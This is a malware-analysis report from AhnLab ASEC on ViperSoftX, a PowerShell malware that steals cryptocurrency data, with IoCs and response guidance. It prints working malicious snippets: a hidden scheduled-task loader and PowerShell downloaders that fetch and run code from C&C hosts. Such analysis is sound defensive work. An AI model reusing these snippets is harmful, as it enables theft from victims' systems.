Analysis of ViperSoftX Malware Targeting Cryptocurrency Users

AhnLab SEcurity intelligence Center (ASEC)

AhnLab

Table of Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Summary

1. Attack Cases

- ViperSoftX has infected numerous systems in South Korea over several years
- These attacks have continued until recently, with the malware remaining on infected systems and persistently installing various additional malicious programs for remote control and information exfiltration

2. Threat Actor Information

- The ViperSoftX attacker was first revealed in 2020, with noticeable activity beginning in late 2019
- They primarily distributed malware disguised as cracked versions or keygens of legitimate software and have recently begun spreading it under the disguise of eBooks via torrents
- The threat actor aims for financial gain by stealing users' cryptocurrency-related information or performing hijacking attacks
- Although it is being distributed worldwide, the malware targets a broad user base and has led to a large number of infections in South Korea

3. Malware Information

- Various techniques are used to evade detection and maintain persistence on infected systems
- Most of the malware used in the attacks is intended to steal cryptocurrency-related information
- Quasar RAT, PureCrypter, and PureHVNC are used to remotely control infected systems
- ClipBanker hijacks the user's copied cryptocurrency wallet address, replacing it with the threat actor's address
- The ViperSoftX PowerShell malware supports both command execution from the threat actor and information exfiltration
- It collects information from infected systems, primarily targeting installed programs related to cryptocurrency or browser extensions associated with cryptocurrency wallets

Overview

AhnLab SEcurity intelligence Center (ASEC) has confirmed that the ViperSoftX threat actor is continuing to distribute malware targeting South Korean users. ViperSoftX is malware that resides in infected systems and is responsible for executing commands from the threat actor or exfiltrating cryptocurrency-related information. In May 2024, ASEC analyzed and disclosed a case of attack by the ViperSoftX threat actor. The case involved the distribution of the remote control malware Quasar RAT and TesseractStealer, which exploits Tesseract, an open-source OCR engine based on deep learning.[1]

The ViperSoftX threat actor installs various PowerShell scripts on infected systems and abuses them to download additional payloads. It can carry out various malicious activities upon receiving commands from the threat actor, primarily by installing Quasar RAT for remote control purposes or distributing malware designed to exfiltrate cryptocurrency wallet addresses. Recently, in addition to Quasar RAT, the threat actor has also been observed installing downloader and remote control malware such as PureCrypter and PureHVNC.



Figure 1. Flowchart

[1] ViperSoftX Uses Deep Learning-based Tesseract to Exfiltrate Information

Evidence of Attack

1. Malware Distribution

First disclosed by Fortinet in 2020, ViperSoftX has primarily been distributed under the guise of cracked versions or keygens of legitimate software. [2] This method of distribution was also confirmed in reports published by Avast in 2022 [3] and TrendMicro in 2023. [4] In addition, in 2024, Trellix disclosed a case where the malware was disguised as eBooks distributed via torrent platforms. [5]

Disguising malware as illegally copied programs such as cracks or keygens is a method widely used by various threat actors. In actual attack cases, this is one of the most commonly used initial infection vectors, alongside malicious email attachments and targeting poorly managed services. Although the ViperSoftX threat actor does not specifically target South Korea, the use of illegally copied programs as a disguise has led to victims all over the world, with many confirmed infection cases also observed in South Korea.

2 ViperSoftX - New JavaScript Threat

3 ViperSoftX: Hiding in System Logs and Spreading VenomSoftX

4 ViperSoftX Updates Encryption, Steals Data

5 The Mechanics of ViperSoftX: Exploiting AutoIt and CLR for Stealthy PowerShell Execution

2. Maintaining Persistence

ViperSoftX registers a scheduled task on infected systems to execute malicious PowerShell scripts periodically. So far, at least two methods of registration have been identified. The first method involves the decryption and execution of a file embedded with a malicious script. For instance, a scheduled task named "2A8C05AC-D770-4A5F-986B-CA4F55199A24" is registered to run the following VBS command at regular intervals.

- **이름:** 2A8C05AC-D770-4A5F-986B-CA4F55199A24
- **위치:** ₩Microsoft₩Windows₩Management₩Provisioning₩3Y7HLO₩2A8C05AC-D770-4A5F-986B-CA4F55199A24
- **명령:** wscript.exe /e:vbscript /b "C:₩Windows₩System32₩iX93Y₩02AF99CC-4138-42DD-84F1-42218C9A5D3B" "n; $sc = [System.Text.Encoding]::UTF8.GetString ([System.IO.File]::ReadAllBytes('C:₩Windows₩System32₩drivers₩HLORnhUK₩607A8D39-20D5-4221-8A6A-CEF31E62D2CA.sys'), 2065468, 422); $sc2 = [Convert]::FromBase64String($sc); $sc3 = [System.Text.Encoding]::UTF8.GetString($sc2); Invoke-Command ([Scriptblock]::Create($sc3))"
- **특성:** Hidden
- **트리거:** At system startup, At task creation/modification

Figure 2. VBS command registered in the Task Scheduler

The actual functionality is carried out by a PowerShell command, which reads 0x1A6 bytes from offset 0x1F843C of the file located at C:\Windows\System32\drivers\HLORnhUK\607A8D39-20D5-4221-8A6A-CEF31E62D2CA.sys, decodes the data from Base64, and then executes it. The "607A8D39-20D5-4221-8A6A-CEF31E62D2CA.sys" file masquerades as a log file, but examining offset 0x1F843C reveals a Base64-encoded PowerShell script as shown below. Once decrypted, the PowerShell command runs as a downloader.

```
001F83D0  65 73 74 64 65 66 69 6E 69 74 69 6F 6E 20 64 65  estdefinition de
001F83E0  72 20 41 73 73 65 6D 62 6C 79 20 73 74 69 6D 6D  r Assembly stimm
001F83F0  74 20 6E 69 63 68 74 20 6D 69 74 20 64 65 6D 20  t nicht mit dem
001F8400  41 73 73 65 6D 62 6C 79 76 65 72 77 65 69 73 20  Assemblyverweis
001F8410  FC 62 65 72 65 69 6E 2E 20 28 41 75 73 6E 61 68  überein. (Ausnah
001F8420  6D 65 20 76 6F 6E 20 48 52 45 53 55 4C 54 3A 20  me von HRESULT:
001F8430  30 78 38 30 31 33 31 30 34 30 0D 0A 64 32 68 70  0x80131040..d2hp
001F8440  62 47 55 67 4B 43 52 30 63 6E 56 6C 4B 53 42 37  bGUgKCR0cnVlKSB7
001F8450  44 51 6F 67 49 43 41 67 64 48 4A 35 49 48 73 4E  DQogICAgdHJ5IHsN
001F8460  43 69 41 67 49 43 41 67 49 43 41 67 4A 48 49 67  CiAgICAgICAgJHIg
001F8470  50 53 42 4A 62 6E 5A 76 61 32 55 74 55 6D 56 7A  PSBJbnZva2UtUmVz
001F8480  64 45 31 6C 0A 64 47 68 76 5A 43 41 74 56 58 4A  dE1l.dGhvZCAtVXJ
001F8490  70 49 43 64 6F 64 48 52 77 4F 69 38 76 59 32 39  pICdodHRwOi8vY29
```

Figure 3. PowerShell script encoded in Base64

Another variant is a task registered under the name "BgTaskRegistrationMaintenanceTaskJSJ1K". This task executes a PowerShell script named "8DDE5AC1-924E-47B0-93BD-4BF3D65FE019.ps1" located in the %SystemDirectory% path.



Figure 4. PowerShell script registered in the Task Scheduler

The PowerShell script is obfuscated and is responsible for reading a registry value stored at "HKLM\SOFTWARE\HPgs6ZtP670 / xr417LXh" and executing it as a PowerShell command. The PowerShell command stored in the registry is also a downloader.

Malware Analysis

1. PowerShell

1.1. Downloader

The malware used in the attacks is primarily composed of PowerShell scripts, with many of them functioning as downloaders. While some are simple in nature, such as downloading malicious code from a specified address, others calculate the GUID of the infected system and communicate with a C&C server to receive and execute additional PowerShell commands like the example below.

```
if($cm -ne $true) {
    exit 0;
}
[Security.Cryptography.SHA256]$sha = [Security.Cryptography.SHA256]::Create();
$macguid = (Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Cryptography' -Name MachineGuid).MachineGUID;
$userid = "5f0caa797cd8482eb6d32fb849211f45$($env:USERDOMAIN)$($env:USERNAME)$($env:PROCESSOR_REVISION)$
($env:PROCESSOR_IDENTIFIER)$($env:PROCESSOR_LEVEL)$($env:NUMBER_OF_PROCESSORS)$($macguid)";
$guid = ($sha.ComputeHash([Text.Encoding]::UTF8.GetBytes($userid)) | ForEach-Object ToString X2) -join '';
$rty = 20;
while ($rty -gt 0) {
    try {
        $r = Invoke-RestMethod -Uri "http://t4es8.com/api/v1/$($guid)"
        if ($r -ne '') {
            $buf = [Convert]::FromBase64String($r);
            for ($i = 0; $i -lt $buf.Length; $i++) {
                $buf[$i] = $buf[$i] -bxor 65;
            }
            $ss = [Text.Encoding]::ASCII.GetString($buf);
            $lines = $ss.Split("`r`n");
            $p = [Diagnostics.Process]::new();
            $p.StartInfo.WindowStyle = 'Hidden';
            $p.StartInfo.FileName = 'powershell.exe';
            $p.StartInfo.UseShellExecute = $false;
            $p.StartInfo.RedirectStandardInput = $true
            $p.StartInfo.RedirectStandardOutput = $true;
            $p.Start();
```

Figure 5. PowerShell downloader - 1

In addition, downloader variants that abuse DNS leverage TXT records. For example, the script may construct a domain address by combining elements like "wmail-blog[.]com" and then query the corresponding TXT record.

- $a : "wmail", "fairu", "bideo", "privatproxy", "ahoravideo"
- $b : "endpoint", "blog", "chat", "cdn", "schnellvpn"
- $c : "com", "xyz"

```
try {
    $dns = Resolve-DnsName -Name $hostname -Type 'TXT'
    $ms.SetLength(0);
    $ms.Position = 0;
    foreach ($txt in $dns) {
        try {
            if ($txt.Type -ne 'TXT') {
                continue;
            }
            $pkt = [string]::Join('', $txt.Strings);
            if ($pkt[0] -eq '.') {
                $dp = [System.Convert]::FromBase64String($pkt.Substring(1).Replace('_', '+'));
                $ms.Position = [BitConverter]::ToUInt32($dp, 0);
                $ms.Write($dp, 4, $dp.Length - 4);
            }
```

Figure 6. DNS query command for TXT record



Figure 7. TXT record response

The C&C server responds with encrypted data. The downloader first decodes the payload downloaded from the C&C server using Base64 and then decrypts it using the DFC() function, which applies AES decryption. The resulting content is a PowerShell command that is executed. As of the time of analysis, the decrypted PowerShell script is itself a downloader. Ultimately, it installs the ViperSoftX PowerShell script.

```
while ($true) {
    try {
        $r = Invoke-RestMethod -Uri "https://silkroadf.com/connect"
        if ($r -ne '') {
            $buf = ConvertFromBase64 -InputString $r
            $decryptedBytes = DFC $buf $key $iv
            if ($null -ne $decryptedBytes) {
                $decryptedText = [System.Text.Encoding]::UTF8.GetString($decryptedBytes)
                $lines = $decryptedText.Split("`r`n")
                $p = [Diagnostics.Process]::new()
                $p.StartInfo.WindowStyle = 'Hidden'
                $p.StartInfo.FileName = 'powershell.exe'
                $p.StartInfo.UseShellExecute = $false
                $p.StartInfo.RedirectStandardInput = $true
                $p.StartInfo.RedirectStandardOutput = $true
                $p.Start()
```

Figure 8. PowerShell downloader - 2

1.2. ViperSoftX

The ViperSoftX script is a PowerShell script that communicates with a C&C server to send collected information or receive commands and return execution results. The data sent to the C&C server is transmitted through the "X-User-Agent" and "X-get" or "X-notify" fields in the HTTP header. The "X-User-Agent" includes information collected from the system, and the version at the time of analysis is "O_143".

Order	Data
1	Version ("O_143")
2	GUID (newly created)
3	Computer name
4	User name
5	Windows version
6	Architecture
7	Anti-malware info

Table 1. X-User-Agent items

"X-get" is used during the initial connection, and "X-notify" includes the data being transmitted.

Item	Feature	Data
X-User-Agent	System information	HWID, computer name, user name, etc.
X-get	Upon initial connection	"1"
X-notify	Sends data	Browser extension information, cryptocurrency wallet program, command execution results, etc.

Table 2. Header items

A. Clipboard Protection

The first feature is designed to protect the clipboard, presumably to guard against other ClipBanker-type malware. First, it creates the "ClipboardProtect.ps1" file in the %TEMP% path and then executes it. The created script examines the currently running processes. If among the running programs, there are those that do not exist in paths like "Windows", "System32", "Program Files" and are not signed with a valid certificate, they are added to the list.

Subsequently, it monitors and examines the clipboard, and if a change in the clipboard occurs, it examines the process of the currently active window and checks if it is included in the above list. If a clipboard modification is detected from a suspicious process, specifically one that is not located in a system path and is not signed with a valid certificate, the process is forcibly terminated.

B. Window Monitoring (Cryptocurrency Wallet Program)

The malware also checks the current window title to see if it contains any of the following keywords. All of these keywords are related to cryptocurrency wallet programs.

- Wallet programs for monitoring: "binance", "bybit", "teamos", "team os", "coinbase", "okx", "kucoin", "crypto.com", "kraken", "gate.io", "huobi", "bitget", "bitstamp", "gemini", "bitfinex", "bithumb", "binance.us", "ftx", "poloniex", "bittrex", "coincheck", "bitflyer", "cex.io", "upbit", "mexc", "phemex", "wazirx", "bitmart", "deribit", "aax", "lbank", "hotbit", "btse", "coinex", "whitebit", "bkex", "probit", "indodax", "bitso", "coinone", "bitbank", "okcoin", "bitpanda", "btcturk", "liquid", "exmo", "bigone", "bitbns", "p2pb2b", "bitkub", "network", "digifinex", "bitrue", "zbg", "ascendex", "blockchain", "blockfi", "coindesk", "etoro", "paxful", "paypal", "metamask", "exodus", "phantom", "trustwallet", "coinbasewallet", "keplr", "rabby", "talisman", "templewallet", "bravewallet", "binancewallet", "xdefi", "mathwallet", "coin98", "guarda", "atomicwallet", "myetherwallet", "ledgerlive", "trezorsuite", "safepal", "coinmarketcap", "coingecko", "cointelegraph", "theblock", "messari", "tradingview", "glassnode", "defillama", "cryptopanic", "duneanalytics", "bscscan", "etherscan", "cryptoslate", "cryptocurrenciesprices"

If any of the currently running processes have a Windows title like any of the ones above, it sends the information to the C&C server. It encrypts a string in the format "win|[ProcessName]" and sends it by specifying it in the "X-notify" field of the header.

C. Clipboard Monitoring (BIP39 Recovery Phrase and Cryptocurrency Wallet Addresses)

ViperSoftX monitors the clipboard to check whether a recovery phrase used for cryptocurrency wallet recovery, specifically a BIP39 recovery phrase, has been copied. The list of recovery phrases is downloaded from the following address and saved as the file "bip-0039.txt".

- Download address:
  https://raw.githubusercontent.com/bitcoin/bips/refs/heads/master/bip-0039/english.txt

The malware then periodically monitors the clipboard and, if the copied content contains any of the recovery phrases, it saves the data to the path "%APPDATA%\StoredBIP39Phrases.txt" and also sends it to the C&C server under the "X-notify" header. For reference, the data being transmitted is in the format like "crp|WALLEE|[Clipboard]".

Additionally, if the contents of the clipboard match a regular expression corresponding to a cryptocurrency wallet address, the data is similarly designated under the "X-notify" header and transmitted. The data before encryption has the format "crp|[CryptocurrencyName]|[Clipboard]".

- Wallet addresses targeted by regular expressions: BTC, BCH, BNB, ETH, XMR, XRP, DOGE, DASH, ADA, XTZ, SOL, ATOM, KAVA, ZEC, ZIL, USDT

D. System Information Transmission (Web Browser Extensions, Installed Programs)

The malware retrieves and checks the list of web browser extensions and installed programs. The gathered information is sent to the C&C server via the "X-notify" field in the format ap|[Web Browser Name]Ext[Extension Name List],INSTALLED APPS: [Software List].

- Targeted web browsers: Chrome, Edge, Brave, Opera, Opera GX, Firefox, Vivaldi, Chrome Beta, Chrome Canary, Firefox Developer

E. Run command

In addition to its information-stealing feature, ViperSoftX also has a feature to execute commands. Not only does it execute PowerShell commands, but it also supports downloading and executing executable files. The results of the executed commands are sent via the "X-notify" field, and the data before encryption follows the format rc|[Exit Code].

```
try {
    if ($ivI0sA6txn5XPifq -eq "Cmd") {Connect
        # Write-Output "CMD_cmd $JkByjqH1xztsW2YUG"
        $r = runCmd -Command $JkByjqH1xztsW2YUG;
        Set-Log("rc|$($r.ExitCode)")
    }
    elseif ($ivI0sA6txn5XPifq -eq "DwnlExe") {
        $cmd = DownloadFile -url $JkByjqH1xztsW2YUG
        $cmd = Decrypt-Text -EncryptedText $cmd
        $cmd = [System.Convert]::FromBase64String($cmd)
        $cmd = [System.Text.Encoding]::UTF8.GetString($cmd)
        #Write-Output "CMD_DwnlExe $cmd"
        $r = runCmd -Command $cmd;
        Set-Log("rc|$($r.ExitCode)")
    }
    elseif ($ivI0sA6txn5XPifq -eq "SelfRemove") {
        Gn4bSDMHKIxEE8UP7wZJ -quit $true
    }elseif($ivI0sA6txn5XPifq -eq "RestartClient"){
        exit(0);
    }
```

Figure 9. Commands supported by ViperSoftX

Command	Description
Cmd	Executes PowerShell commands
DwnlExe	Downloads and executes executable files
SelfRemove	Terminates
RestartClient	Terminates

Table 3. Commands supported by ViperSoftX

2. Additional Payloads

2.1. Qusar RAT

Quasar RAT is an open-source RAT malware developed in .NET. Like most RAT malware variants, it provides features such as system operations involving processes, files, and the registry, along with remote command execution and the capability to upload and download files. In addition, Quasar RAT supports keylogging and account credential harvesting, allowing it to steal information from the user environment. It also enables threat actors to control the infected system in real time via remote desktop.

ViperSoftX has frequently used Quasar RAT in past attacks, and as of now, it remains one of the most commonly used malware alongside PureCrypter and PureHVNC.

2.2. PureCrypter, PureHVNC

Recently, the commercially developed .NET packer PureCrypter and the remote control malware PureHVNC have also been distributed together alongside Quasar RAT. PureCrypter functions as a loader that downloads and executes additional payloads, supporting various features such as code injection and analysis hindering techniques. [6] PureHVNC is being sold by the same developer and supports various features for controlling infected systems.



Figure 10. PureHVNC

[6] Types of Recent .NET Packers and Their Distribution Trends in Korea

2.3. ClipBanker

The ClipBanker malware periodically monitors the clipboard, and when a string is copied, it checks whether the string matches the pattern of a cryptocurrency wallet address based on regular expressions. If it determines that a cryptocurrency wallet address has been copied, it replaces it with the threat actor's cryptocurrency wallet address. This takes advantage of the fact that cryptocurrency wallet addresses usually follow a specific format consisting of a long string of random characters. Users often rely on copying and pasting them because they are difficult to memorize.

Cryptocurrency	Changed Address	Exception Wallet Address
BTC	bc1qag32g0wvtfwzen24wnx89degtg855v884qwthd	1AFdmwytMkAHU6BD94ttdwjSRbZYZtv5n, 3Nx2EYP4VPFnfgs7J9LKwZdhrviNdBM11v, bc1qag32g0wvtfwzen24wnx89degtg855v884qwthd, bc1pjd6dvfjm8x6u82uq0cgjyqfegjrtur7mxqzx3 g6fe4pnfm4kykhsuh7z3r
ETH	0xcDCc0b77217EAB2c0AD081567dc2D34d158D5cA3	0xcDCc0b77217EAB2c0AD081567dc2D34d158D5cA3
DOGE	DF2Py9uBJXmH8gwpcqDbjTgKgPV567qfku	DF2Py9uBJXmH8gwpcqDbjTgKgPV567qfku
XMR	45Dk9TeVxDY8MfnomHMvj1XEVYAF5XEh6TjaGpTeZn9TUxwS8MESWTvD67BBjJSqpp1 TAH5nVHnHi33AREARq1njUxgJVAS	45Dk9TeVxDY8MfnomHMvj1XEVYAF5XEh6TjaGpTeZn9TUxwS8MESWTvD67BBjJSqpp1 TAH5nVHnHi33AREARq1njUxgJVAS
XRP	rs1ZB39osca7yKEjDXJ5EiomDJ9WjwWb7p	rs1ZB39osca7yKEjDXJ5EiomDJ9WjwWb7p
DASH	XmJJtzs6imLDAybJQqnuajs63aHK5zJhgc	XmJJtzs6imLDAybJQqnuajs63aHK5zJhgc
BNB	bnb1lrqry25sz38tj4xxy2fefc3xdmgvtlk298qydp	bnb1lrqry25sz38tj4xxy2fefc3xdmgvtlk298qydp
USDT	TRCKRpbTHGHVmeYwW9kyJrqAfHSoey4zat	TRCKRpbTHGHVmeYwW9kyJrqAfHSoey4zat
SOL	GTb3nrKszLF1aosvMRe2tmwgq62WNGrdNVS9yLbePkuz	GTb3nrKszLF1aosvMRe2tmwgq62WNGrdNVS9yLbePkuz
BCH	qpsqcsn0tm8zwy8qa2fzm4tvxkdygvmff5wdunw2g0	qpsqcsn0tm8zwy8qa2fzm4tvxkdygvmff5wdunw2g0

Table 4. Targets for clipboard modification and exceptions

AhnLab Response Overview

The detection names and the engine date information of AhnLab products are shown below.

[V3]

- Downloader/PowerShell.Agent.SC187680 (2023.04.07.00)
- Downloader/PowerShell.ViperSoftX.S2677 (2024.05.03.03)
- Downloader/PowerShell.ViperSoftX.S2678 (2024.05.03.03)
- Downloader/PowerShell.ViperSoftX.S2688 (2024.05.09.03)
- Trojan/PowerShell.ViperSoftX.S2690 (2024.05.16.02)
- Trojan/PowerShell.ViperSoftX.S2691 (2024.05.16.02)
- Trojan/PowerShell.ViperSoftX.S2692 (2024.05.16.02)
- Downloader/PowerShell.Agent.SC284965 (2025.05.25.00)
- Downloader/Powershell.ViperSoftX.S3053 (2025.05.26.02)
- Infostealer/Powershell.ViperSoftX.S3054 (2025.05.26.02)
- Backdoor/Win32.QuasarRAT.R341693 (2020.06.27.06)
- Trojan/Win32.Subti.R285137 (2019.08.06.05)
- Trojan/Win32.Subti.C1663822 (2016.11.14.09)
- Trojan/Win.Agent.C5749233 (2025.04.07.03)
- Trojan/Win.Heracles.R5761816 (2025.05.15.02)
- Trojan/Win.Heracles.R5760356 (2025.05.10.02)
- Trojan/Win.Kryptik.R5749954 (2025.04.10.01)
- Trojan/Win.Generic.R5726552 (2025.02.05.01)
- Trojan/Win.MSILZilla.R5747763 (2025.04.03.01)
- Dropper/Win.DropperX-gen.R698049 (2025.03.30.01)
- Trojan/Win.Kryptik.R5756618 (2025.04.28.02)
- Malware/Win.Generic.R5026090 (2022.03.25.00)

Response Guide

1. Use Official Websites

Suspicious websites or file-sharing platforms are major distribution channels for malware. Malware is often disguised as software cracks, so always download and install software from official websites.

2. Check Task Scheduler

ViperSoftX maintains persistence by registering PowerShell or VBS commands in the Task Scheduler. Check the Task Scheduler and remove any entries containing suspicious file paths or commands like those described in this report.

3. Check for Files Created by the Malware

ViperSoftX stores logs and operational files in specific paths during execution. If files are found in the following locations, a malware infection should be suspected.

- %APPDATA%\StoredBIP39Phrases.txt
- %APPDATA%\StoredAdd.txt
- %APPDATA%\StoredWeb.txt
- %TEMP%\ClipboardProtect.ps1
- %TEMP%\ClipboardMonitor.log

4. Check Currently Running Processes

Refer to the key file names listed in the IoC section and inspect currently running processes to see if any are executing from the corresponding paths.

5. Check for Clipboard Modification

If the ClipBanker malware is installed, cryptocurrency wallet addresses saved to the clipboard may be altered to the following values. Verify if any changes occur when copying and pasting wallet addresses.

- BTC : "bc1qag32g0wvtfwzen24wnx89degtg855v884qwthd"
- ETH : "0xcDCc0b77217EAB2c0AD081567dc2D34d158D5cA3"
- DOGE : "DF2Py9uBJXmH8gwpcqDbjTgKgPV567qfku"

- XMR : "45Dk9TeVxDY8MfnomHMvj1XEVYAF5XEh6TjaGpTeZn9TUxwS8MESWTvD67BBjJSqpp1TAH5nVHnHi33AREARq1njUxgJVAS"
- XRP : "rs1ZB39osca7yKEjDXJ5EiomDJ9WjwWb7p"
- DASH : "XmJJtzs6imLDAybJQqnuajs63aHK5zJhgc"
- BNB : "bnb1lrqry25sz38tj4xxy2fefc3xdmgvtlk298qydp"
- USDT : "TRCKRpbTHGHVmeYwW9kyJrqAfHSoey4zat"
- SOL : "GTb3nrKszLF1aosvMRe2tmwgq62WNGrdNVS9yLbePkuz"
- BCH : "qpsqcsn0tm8zwy8qa2fzm4tvxkdygvmff5wdunw2g0"

6. Update Security Product to Latest Version

Install anti-malware products such as V3 and ensure it is updated to the latest version to detect and block known threats.

Conclusion

The ViperSoftX threat actor has been targeting cryptocurrency users for several years and continues to actively distribute malware even to this day. The threat actor is using various types of malware to steal cryptocurrency-related information or disrupt transactions. Once infected with ViperSoftX, the threat actor can take control of the system and potentially steal not only the information mentioned above but also a broader range of user data.

Users should be cautious of installing software downloaded from suspicious websites or file-sharing platforms instead of official sources. Users should also apply the latest security patches to their operating system and installed software, and keep V3 anti-malware products up to date to block known attacks.

Indicators of Compromise (IoCs)

Key File Names

The file names frequently used by the threat actor are as follows.

[Quasar RAT]

- %APPDATA%\recycle bin\recycle.exe
- %APPDATA%\softwarea\csrsssa.exe
- %ProgramFiles%\megaup\megaup.exe
- %SystemRoot%\system32\websa\conhostt.exe
- %SystemRoot%\syswow64\media\svchosta.exe
- %SystemRoot%\syswow64\systemlog\csrss.exe
- %SystemRoot%\temp\csrss.exe
- %SystemRoot%\temp\photo.exe
- %SystemRoot%\temp\svchost.exe
- %TEMP%\csrss.exe
- %TEMP%\micro.exe
- %TEMP%\photo.exe

[PureCrypter]

- %ALLUSERSPROFILE%\index.exe
- %ALLUSERSPROFILE%\nvidia.exe
- %APPDATA%\accessruletype\position.exe
- %LOCALAPPDATA%\appdata.exe
- %LOCALAPPDATA%\firefoxtemp.exe
- %SystemRoot%\temp\svchosts.exe
- %TEMP%\firefoxtemp.exe
- %TEMP%\microsoft.exe
- %TEMP%\microsoft.exe
- %TEMP%\svchosts.exe

[PureHVNC]

- %LOCALAPPDATA%\media.exe
- %SystemRoot%\temp\cmd.exe
- %TEMP%\µtorrent.exe
- %TEMP%\cmd.exe
- %TEMP%\torrent.exe
- %USERPROFILE%\appdata\local\media.exe

[ClipBanker]

- %SystemRoot%\temp\c1.exe
- %TEMP%\c1.exe

File Hashes (MD5s)

The MD5s of the related files are as follows.

[PowerShell Downloader]

- 648e9da274ed693debb558d2631529d1
- 81ce427ff4a366f11e84f2e4f16705b5
- abf1b1f7b22e1e1ffcb233ca1cbccaa4
- 0ed2d0579b60d9e923b439d8e74b53e1

[PowerShell Loader]

- 83ba1a41bb4fe171bf4da73ba7d2b4e1

[ViperSoftX]

- cc1b303412c9473283c5ae485a63dbe6

[Quasar RAT]

- f10e323a6bea64475f6a396c27fedd4f
- 976e539e097047043900385aa90e28db
- da8c4bc75365a848116654429c6ad06b
